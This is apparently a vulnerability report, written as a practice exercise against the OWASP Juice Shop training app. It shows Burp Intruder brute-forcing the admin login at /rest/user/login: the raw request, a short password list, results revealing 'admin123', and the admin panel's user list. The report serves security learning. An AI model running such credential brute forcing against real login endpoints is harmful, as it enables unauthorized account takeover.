Titel > **No brute force protection against '/rest/user/login' Led me to brute forcing the admin pass.**

Desc> **The /rest/user/login doesn't have any protection against brute forcing. Simply using list of passes were able to brute force admin login info.**

POC> POST /rest/user/login HTTP/1.1

Host: juice-shop.herokuapp.com

{"email":"admin@juice-sh.op","password":"edf3efswf"}

,,,,,,,,,


Usuing burp intruder I was able to brute force foe the pass on the admin account which was 'admin123'

,,,,,,


Using this login ; https://juice-shop.herokuapp.com/#/administration

I was able to access administration panel and view all accounts and senestive data!

SCREENSHOOTS


https://juice-shop.herokuapp.com/#/
OWASP Juice Shop
Account
Your Basket
EN
All Products
Apple Juice (1000ml)
The all-time classic.
1.99¤
Apple Juice (1000ml)
Banana Juice (1000ml)
Inspector
Console
Debugger
Style Editor
Network
Performance
Memory
Storage
Accessibility
Application
aria-labelledby="mat-expansion-panel-header-0" style="height: 0px; visibility: hidden;"

<button class="mat-focus-indicator mat-button mat-button-base ng-tns-c41-10" _ngcontent-svl-c43="" mat-button="" style="height: 0; position: absolute;">
<div class="ng-star-inserted" _ngcontent-svl-c43="" style="">
<div class="comment ng-star-inserted" _ngcontent-svl-c43="">
<div _ngcontent-svl-c43="" fxlayout="row" style="flex-direction: row; box-sizing: border-box; display: flex;">
<div class="mat-tooltip-trigger review-text" _ngcontent-svl-c43="" mattooltipposition="right" aria-describedby="cdk-describedby-message-svl-1-5" cdk-describedby-host="svl-1">
<cite _ngcontent-svl-c43="">admin@juice-sh.op</cite>
<p _ngcontent-svl-c43="">One of my favorites!</p>
Layout
Computed
Changes
Compatibility
Filter Styles
color
rgb(255, 255, 255)
font-family
Roboto, Helvetica Neue, sans-serif
font-feature-settings
normal
font-kerning
auto
font-language-override
normal
font-optical-sizing
auto
font-size
14px
font-size-adjust
none
font-stretch
100%
ENG
UK
13:20
15/11/2023


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/login
Account
EN
Login
Email *
admin@juice-sh.op
Password *
edf3efswf
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Burp Suite Community Edition v2023.10.2.5 - Temporary Project
Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Repeater
Intruder
Collaborator
Sequencer
Decoder
Comparer
Logger
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type
52 https://juice-shop.herokuapp.com GET /socket.io/?EIO=4&transport=polling&t...
53 https://juice-shop.herokuapp.com GET /socket.io/?EIO=4&transport=polling&t...
54 https://juice-shop.herokuapp.com GET /rest/user/whoami
56 https://juice-shop.herokuapp.com GET /socket.io/?EIO=4&transport=polling&t...
58 https://juice-shop.herokuapp.com GET /rest/user/whoami
55 https://juice-shop.herokuapp.com POST /rest/user/login
57 https://juice-shop.herokuapp.com POST /rest/user/login
Request
Pretty
Raw
Hex
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1bG7otPSLtQc7PDfXjuqgtLOInPuDShlbuWrtPmUrRuDbIRlC9bTl2U24GnL
Content-Length: 52
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close
{"email":"admin@juice-sh.op","password":"edf3efswf"}
Inspector
Request attributes
Request cookies
Request headers
0 highlights
blind sql la...
new 2.txt
ENG
UK

Burp Suite Community Edition v2023.10.2.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

1 × 2 ×

Positions Payloads Resource pool Settings

Choose an attack type

Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://juice-shop.herokuapp.com

Update Host header to match target

Add § Clear § Auto § Refresh

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
1bG7otPSLtQc7FDfXjuqgtLOInPuD5h1buWrtPmUrRuDbIR1C9bTl2U24GnL
Content-Length: 52
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{"email":"admin@juice-sh.op","password":"§edf3efswf§"}
```

Search 1 highlight Clear

1 payload position Length: 871

Burp Suite Community Edition v2023.10.2.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn

1 × 2 × +

Positions Payloads Resource pool Settings

Payload sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 9

Payload type: Simple list Request count: 9

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

admin
password123
administrator
admin11234
admin09864
adminstrator123
0024admin
admin123
admin123456

Add

Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add
Edit
Remove
Up
Down

Enabled	Rule

Burp Suite Community Edition v2023.10.2.5 - Temporary Project

Account EN

Payload sets

Payload set: 1

Payload type: Simple list

Payload settings [Simple list]

2. Intruder attack of https://juice-shop.herokuapp.com - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		401			931	
1	admin	401			931	
2	password123	401			931	
3	administrator	401			923	
4	admin11234	401			923	
5	admin09864	401			923	
6	adminstrator123	401			923	
7	0024admin	401			923	
8	admin123	200			1715	
	admin123456	401			931	

Result 8 | Intruder attack

Payload: admin123
Status code: 200
Length: 1715
Timer: 102

Previous
Next

Request Response

Pretty Raw Hex

```
11 Origin: https://juice-shop.herokuapp.com
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://juice-shop.herokuapp.com/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {
    "email":"admin@juice-sh.op",
    "password":"admin123"
}
```

Request Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
  {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1700048240&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=WGy%2FW7K0Ru9eYhobKQx5oyIFDL48Dj C1gs9Qh0%2BwpMM%3D"}]}
4 Reporting-Endpoints:
  heroku-nel=https://nel.heroku.com/reports?ts=1700048240&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=WGy%2FW7K0Ru9eYhobKQx5oyIFDL48Dj C1gs9Qh0%2BwpMM%3D
5 Nel:
  {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
6 Connection: keep-alive
```

0 highlights

Finished

ENG UK 13:3 15/11/202


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/administration
Account
Your Basket
EN
Administration
Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
Customer Feedback
1 I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)
2 Great shop! Awesome service! (***@juice-sh.op)
3 Nothing useful available here! (***der@juice-sh.op)
21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame…
Incompetent customer support! Can't even upload photo of broken purchase!…
This is the store for awesome stuff of all kinds! (anonymous)
Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)